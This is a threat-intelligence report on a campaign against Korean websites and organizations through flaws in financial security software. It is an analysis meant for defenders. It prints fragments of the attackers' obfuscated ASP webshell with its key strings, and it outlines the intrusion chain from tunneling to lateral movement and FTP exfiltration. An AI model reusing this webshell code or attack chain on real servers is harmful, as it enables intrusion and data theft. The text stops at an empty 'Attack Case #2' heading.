
TLP : CLEAR

APT Group Tracking Report

Operation Double Barrel

AhnLab SEcurity intelligence Center (ASEC)

July 30, 2026



AhnLab

This technical analysis report was prepared as part of the joint cybersecurity advisory titled "Advisory on Cyberattacks Targeting Korean Citizens and Businesses by State-Sponsored Hacking Groups," issued by the Republic of Korea's National Intelligence Service (NIS), National Police Agency (NPA), Korea Internet & Security Agency (KISA), and Financial Security Institute (FSI).

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports restricted to clients' individual recipients	**Can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER+STRICT	Reports restricted to clients	**Can be copied and distributed within the recipient organization (company)** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: AMBER	Reports restricted to clients and their customers	**Can be copied and distributed within the recipient organization (company) and their customers** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports provided to the cybersecurity community including partner organizations	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: CLEAR	Reports with unlimited disclosure	Cite sources Available for commercial and non-commercial uses Can produce derivative works by changing the content

The version history of this document is as follows.

Version	Date	Description
1.0	July 30, 2026	First version

Table of Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

AhnLab SEcurity intelligence Center (ASEC) identified evidence that a state-sponsored threat group continuously distributed malware from 2025 through the first half of 2026 by exploiting vulnerabilities in Korean financial security software installed when using financial and institutional services. The attackers induced targets to access malicious URLs through various methods, including watering hole and spear-phishing attacks, and then exploited the vulnerabilities to ultimately install backdoor malware. In particular, legitimate Korean websites across various industries, including media organizations, educational institutions, healthcare institutions, and manufacturing companies, were confirmed to have been abused in watering hole attacks during this period.

Similarly, attack cases were identified in which the same financial security software vulnerabilities were exploited, but Gunra ransomware was ultimately installed to encrypt files and exfiltrate sensitive organizational information. Although the two attacks differed in their ultimate objectives and payloads, numerous commonalities were identified, including the vulnerabilities exploited during initial access, the malware installed, SSH key fingerprints, and network infrastructure such as download and reverse tunneling addresses.

These commonalities suggest that although the state-sponsored threat group and the Gunra ransomware group appear to be separate threat actors with different ultimate objectives, they may have shared certain techniques, tools, and infrastructure or collaborated to a limited extent during the attacks. Although ASEC cannot definitively determine the relationship between the two threat actors based solely on the information identified to date, it named this campaign “Operation Double Barrel,” likening the common attack flows and indicators of technical links to two barrels aimed in the same direction.

Based on the activities of the state-sponsored threat group continuously identified from 2025 through the first half of 2026, this report analyzes watering hole and spear-phishing attack cases that occurred in 2026. In particular, it examines vulnerabilities in the financial security software A and the financial security software I, Korean financial security software products exploited in the attacks, as well as the staged payload delivery process. It also analyzes the backdoors ultimately installed, including Struggle (SIGNBT 3.0) and Brandoor (COPPERHEDGE),

along with the tools abused during the attacks. In addition, the report examines the possibility of a supply chain attack based on the fact that multiple websites abused in watering hole attacks were associated with the same Korean website development and management company. Finally, it compares commonalities in the vulnerabilities, malware, credentials, and network infrastructure identified in the state-sponsored threat group's attack cases and the Gunra ransomware attack cases to analyze the relationship between the two attacks.

Report

1. Watering Hole Attack Cases

1.1. Watering Hole Attacks

1.1.1. Overview of Watering Hole Attacks

A watering hole attack is a technique in which attackers first compromise legitimate websites frequently visited by their intended targets and then selectively distribute malware to specific users who access those websites. The state-sponsored threat group discussed in this report has used watering hole techniques in previous attacks, including those conducted in 2023. Similar attack methods have continued to be observed, and based on the scope of identified activity, the related attacks appear to have persisted from at least 2025 through the first half of 2026. During this period, a total of 15 legitimate Korean websites were abused as watering hole sites. Media organizations accounted for the largest number, with six websites, followed by two each in the education, healthcare, and manufacturing sectors, and one each in the agriculture/wholesale, pharmaceutical, and information technology (IT) software sectors. This indicates that rather than directly attacking their ultimate targets, the attackers used a multi-stage intrusion method in which they first compromised legitimate websites across various industries, used them as watering hole platforms, and then selected visitors to direct them to the actual attack.




Figure 1. Industry Distribution of Legitimate Websites Abused in Watering Hole Attacks

After inserting watering hole scripts into compromised websites, the attackers selected their actual targets based on visitors' IP addresses, browser environments, and other factors. The selected users were redirected to an intermediary site, which was a compromised legitimate website, or to attacker-controlled infrastructure hosting scripts that exploited vulnerabilities in financial security software. In 2026, evidence of related attacks was identified at a total of 72 organizations. Of these, the industries of 32 organizations were identified, while the industries of the remaining 40 could not be determined based solely on the information collected. The identified victim organizations included a wide range of entities, including government agencies, media organizations, IT service providers, software development companies, pharmaceutical and healthcare companies, and lending companies.




Figure 2. Industry Breakdown of Victim Organizations Identified in 2026

Among the 32 organizations whose industries were identified, government agencies, media organizations, and IT service providers accounted for the largest number, with five organizations each. Pharmaceutical and healthcare companies accounted for four organizations, while software development companies and lending companies accounted for three organizations each. In addition, one organization each was identified in architectural design, content production, telecommunications equipment, semiconductor manufacturing, recruitment services, virtual asset exchanges, and manufacturing.

The watering hole sites were distributed across various industries, including media, education, healthcare, and manufacturing, and the industries of the websites abused as watering holes did not necessarily correspond to those of the actual victim organizations. This indicates that although the attackers used various legitimate websites as attack platforms, they separately selected organizations among the visitors that matched their attack objectives and then conducted vulnerability exploitation against them.




Figure 3. Watering Hole Attack Flow

In the attacks identified in 2026, vulnerabilities in the financial security software A developed by Company H and the financial security software I developed by Company I, both Korean financial security software products, were exploited. The attacker executed initial shellcode through these vulnerabilities and then injected code into legitimate Microsoft processes. Subsequently, the Struggle (SIGNBT 3.0) or Brandoor (COPPERHEDGE) backdoor was installed and executed, and various downloaders, loaders, privilege escalation tools, Hookshot, and Plink were also used during the attacks.

Figure 4. Selected Examples of Websites Abused in Watering Hole Attacks (2025-2026)

1.1.2. Indicators of a Supply Chain Attack Through a Server Hosting Provider and Website Development/Management Company

Analysis of the watering hole sites identified from 2025 through the first half of 2026 found that

websites in different industries were associated with the same website development/management company. [1] It is presumed that rather than compromising each customer website individually, the attacker first compromised the infrastructure of a server hosting provider and then expanded access to the servers of a website development/management company associated with that infrastructure. The attacker then appears to have accessed customer websites managed by the company, modified backend scripts, and inserted the shellcode required for watering hole attacks.

In a recent case observed in 2026, the state-sponsored threat group attacked a web server operated by a Korean server hosting provider and abused a pharmaceutical company's website hosted on that server as a watering hole. The pharmaceutical company had built its web service through a Korean website development company, and the server was actually operated through the server hosting provider. Accordingly, webshell malware and watering hole scripts associated with the state-sponsored threat group were identified on the web server of the Korean server hosting provider.




Figure 5. Supply Chain Attack Flow Through a Server Hosting Provider


A. Webshell Malware

A webshell believed to have been used by the attacker to remotely control the server was identified on the compromised web server. The attacker appears to have used the webshell to control the management server of the website development/management company by creating

[1] https://atip.ahnlab.com/intelligence/view?id=ba2ab7dc-92b6-4462-af7a-56357bbfa728

or modifying files on the server. The identified webshell was of the same type as the webshell previously used by the state-sponsored threat group in attacks against Korean web servers, supporting the possibility that the compromise of the web server was associated with the activities of the same threat group. [2]

The webshell used in the attack is characterized by commands such as "mtime" and "mhash" and is identical except for the case-based obfuscation method and the strings used as keys to decrypt packet data. In previous attacks by the state-sponsored threat group against Korean web servers, "xdmCz1eQ:?EkQ0d%c%r%jgY!fjabTTA0" and "#N@BGjn8g5!yCJAfiEFzq04Cqr%dFvcX" were used, while "D2@EYYBI%AoQ8hW0PNb#*lmGBZRS1hd@" was used in the attack against the website development/management company.



```
ReSpoNse.CoDePage = 65001
ResPonse.CharSet = "UTF-8"

Dim Gpass
gpass = "D2@EYYBI%AoQ8hW0PNb#*lmGBZRS1hd@"

DIM wver
wver = "A001"

seLECt Case iJ.daTa("api")
    CAsE "check"
        cheCk
    Case "index"
        index
    CasE "dir"
        dir
    CaSe "dn"
        dn
    Case "up"
        Up
    Case "del"
        dEl
    Case "create"
        create
    CaSe "mv"
        mV
    Case "mtime"
        mTime
    CasE "mhash"
        mhash
```

```
ResPOnse.COdePAge = 65001
ResPonsE.Charset = "UTF-8"

dim gPass
gpass = "#N@BGjn8g5!yCJAfiEFzq04Cqr%dFvcX"

dIm WveR
wVer = "A001"

seLECt Case iJ.daTa("api")
    CAsE "check"
        cheCk
    Case "index"
        index
    CasE "dir"
        dir
    CaSe "dn"
        dn
    Case "up"
        Up
    Case "del"
        dEl
    Case "create"
        create
    CaSe "mv"
        mV
    Case "mtime"
        mTime
    CasE "mhash"
        mhash
```

Figure 6. Website Development/Management Company Incident (Left) / Previously Observed Web Server Attack (Right)

[2] https://atip.ahnlab.com/intelligence/view?id=b894b420-40da-481d-839d-7381a6acca32

B. Watering Hole Script

The attacker modified the backend scripts of customer websites so that watering hole scripts would be delivered when webpages were generated. The scripts checked visitor information and directed only users who matched predefined conditions to the subsequent attack stage.

In late March 2026, the same type of watering hole script was also identified on the website of a Korean pharmaceutical company that was a customer of the website development/management company. These circumstances support the possibility that rather than directly compromising individual websites, the attacker expanded access to customer websites through the website development/management system.




Figure 7. Watering Hole Page Used Against a Korean Pharmaceutical Company

The script contained IP filtering code that collected visitors' IP addresses, converted them into hash values, and compared them with predefined values. If a visitor's IP address matched the attack conditions, the visitor was redirected to a second-stage intermediary. The filtering targets were confirmed to include IP ranges associated with the pharmaceutical company's infrastructure. This indicates that the attacker intended to select only users who accessed the watering hole website from the pharmaceutical company's network and conduct subsequent attacks against them.

Users selected as attack targets received staged payloads through redirections, after which code exploiting a vulnerability of the financial security software A was executed. If the vulnerability was successfully exploited, shellcode was injected into a legitimate Microsoft

process, and a backdoor was ultimately installed.

1.1.3. Notable Attack Cases

A. Attack Case #1

In late 2025, in the first attack case, an application crash occurred in the financial security software I v3.3.2.41 after a user visited a Korean news webpage, and communication with a C&C server began immediately afterward. Additional payloads were then downloaded using a cURL command, Hookshot initiated RDP/SSH tunneling, and C&C communication by the Struggle backdoor was identified. The confirmed attack flow is as follows, and the Struggle loader and backdoor, TightVNC, Plink, Hookshot proxy, Certipy, PetitPotam, Impacket, scanners, and other tools were used in the attack. [3]

- Initial Compromise
  - Visited a Korean news webpage using the Edge web browser
  - Application crash of the financial security software I v3.3.2.41
  - Communication initiated with a C2 server
- Code Execution
  - Additional payloads downloaded using cURL
  - Attempted PowerShell-based payload download observed
- C2 Communication
  - RDP/SSH tunneling via Hookshot
  - C2 communication by Struggle
  - Installation of Plink
- Internal Reconnaissance
  - System information collected using sc and wmic
  - Installation of Certipy and PetitPotam
- Lateral Movement
  - Attempted enabling of xp_cmdshell
  - Propagation through remote service creation, execution, and deletion
  - Installation of Impacket

[3] https://atip.ahnlab.com/intelligence/view?id=8befa5ab-c943-4105-8d36-940d5a41c5ac

    - Malware distribution via WinSCP
- Persistence
    - Struggle payload stored within service registry entries
- Data Exfiltration
    - Data exfiltration over FTP using WinSCP
- Remote Control
    - Installation of the Struggle backdoor
    - RDP movement across multiple systems using compromised accounts
    - Use of TightVNC

B. Attack Case #2

